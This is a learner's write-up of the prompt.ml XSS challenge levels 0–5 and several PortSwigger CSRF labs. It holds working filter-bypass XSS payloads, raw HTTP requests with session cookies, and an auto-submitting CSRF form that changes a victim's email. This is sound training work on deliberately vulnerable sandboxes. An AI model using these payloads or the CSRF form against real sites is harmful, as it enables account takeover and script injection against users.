
Level 0 : No input sanitization or filtering, break input using a double quote, close the input tag script and insert your payload



An embedded page at sandbox.prompt.ml says

1

prompt(1) to win

```
function escape(input) {
    // warm up
    // script should be executed without user interaction
    return '<input type="text" value="' + input + '">';
}
```


test

"><script> alert(1); </script>   31

```
HTML source: <input type="text" value=""> <script> alert(1); </script>">
```

http://sandbox.prompt.ml

Level 1 : Simple Regex filtering that blocks all input included in tags, copied the regex from code and kept experimenting on it on https://regexr.com/ with known XSS payloads. I didn't get a prompt but it did say I won.



prompt(1) to win

Text Viewer

```
__     ______  _    _  __          ______  _   _ 
\ \   / / __ \| |  | | \ \        / / __ \| \ | |
 \ \_/ / |  | | |  | |  \ \  /\  / / |  | |  \| |
  \   /| |  | | |  | |   \ \/  \/ /| |  | | . ` |
   | | | |__| | |__| |    \  /\  / | |__| | |\  |
   |_|  \____/ \____/      \/  \/   \____/|_| \_|
```


test

<svg/onload=prompt(1)   22

```
HTML source: <article><svg/onload=prompt(1) </article>
```

http://sandbox.prompt.ml

Level 2 : the code blocked all equal signs and left parenthesis, you can either encode the left parenthesis ⟶ (and use the svg element to inject it or use ES6 new capabilities and use the payload i used below.



```
__     ______  _    _  __          ______  _   _ 
\ \   / / __ \| |  | | \ \        / / __ \| \ | |
 \ \_/ / |  | | |  | |  \ \  /\  / / |  | |  \| |
  \   /| |  | | |  | |   \ \/  \/ /| |  | | . ` |
   | | | |__| | |__| |    \  /\  / | |__| | |\  |
   |_|  \____/ \____/      \/  \/   \____/|_| \_|
```


test

```
<script>prompt.call`${1}`</script>
```

34

```
HTML source: <script>prompt.call`${1}`</script>
```

Level 3 : Just break out of comment, pretty easy since the HTML5 comment ending (--!>) isn't filtered and add your payload



An embedded page at sandbox.prompt.ml says

1

```
function escape(input) {
    // filter potential comment end delimiters
    input = input.replace(/->/g, '_');

    // comment the input to avoid script execution
    return '<!-- ' + input + ' -->';
}
```


test

```
--!> <script> alert(1) </script>
```

33

```
HTML source: <!-- --!> <script> alert(1) </script>  -->
```

Level 4 : I was unable to get this to work since I'm guessing i would have to own a domain the executes the script and link it here so it executes
the payload i added below shouldn't trigger the regex so it counts as a pass.




```
function escape(input) {
    // make sure the script belongs to own site
    // sample script: http://prompt.ml/js/test.js
    if (/^(?:https?:)?\/\/prompt\.ml\//i.test(decodeURIComponent(input))) {
        var script = document.createElement('script');
        script.src = input;
        return script.outerHTML;
    } else {
        return 'Invalid resource.';
    }
}
```

attack

//prompt.ml%2f@domain.com 25

```
HTML source: <script src="//prompt.ml%2f@domain.com"></script>
```

Level 5 : This one blocks any event handlers starting with on (onerror, onhover, etc..) followed by an equal and focus events. We can bypass the regex by adding a new line break before the equal.



An embedded page at sandbox.prompt.ml says

1

```
function escape(input) {
    // apply strict filter rules of level 0
    // filter ">" and event handlers
    input = input.replace(/>|on.+?=|focus/gi, '_');

    return '<input value="' + input + '" type="text">';
}
```

attack

"type=image src onerror
="alert(1) 34


```
HTML source: <input value=""type=image src onerror
="alert(1)" type="text">
```

PortSwigger Tasks:

1- CSRF vulnerability with no defenses :
apparently this one is broken and is giving a 504 gateway timeout response when pressing access lab but i had already solved it before.

2- CSRF where token validation depends on request method :


I sent a change email request and noticed that the form is being verified with a csrf token.



```
POST /my-account/change-email HTTP/2
Host: 0a8a00c504017f94819198bc006a0002.web-security-academy.net
Cookie: session=n4uPxa0iylmY2q5nYkaVPeYNsKdMSZL2
Content-Length: 66
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account?id=wien
er
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

email=test%40normal-user.net&csrf=LmvcCxyPaBDQTJSDKaNhDQEIRVdhmNk7S
```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

I tried editing it and it threw an error




```
POST /my-account/change-email HTTP/2
Host: 0a8a00c504017f94819198bc006a0002.web-security-academy.net
Cookie: session=n4uPxa0iylmY2q5nYkaVPeYNsKdMSZL2
Content-Length: 46
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account?id=wien
er
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

email=test%40normal-user.net&csrf=dsadasdasdasS
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Invalid CSRF token"
```

I thought maybe the csrf token is only applied to POST since its sending data, I tried changing the request method to GET instead of


POST and it worked



```
GET /my-account/change-email?email=test@test.com HTTP/2
Host: 0a8a00c504017f94819198bc006a0002.web-security-academy.net
Cookie: session=n4uPxa0iylmY2q5nYkaVPeYNsKdMSZL2
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Added the CSRF PoC to the exploit server, stored it and sent to victim and the lab was completed



Body:


```
<form action="https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="pwned@hacked.net">
</form>
<script>
        document.forms[0].submit();
</script>
```

3- CSRF where token validation depends on token being present:

I tried same as other lab but this time when changing to GET request it gives a request not allowed error.

I thought maybe it had something to do with the session and it looked like it could have been a base64 token, tried decoding it but no luck.


Then i tried removing the csrf token parameter all together and it worked lol



```
POST /my-account/change-email HTTP/2
Host: 0a44005a042686cb8423a55600e700b6.web-security-academy.net
Cookie: session=y4WJvEpntUlrx7GUi0JO09IbK7GyYL30
Content-Length: 35
Cache-Control: max-age=0
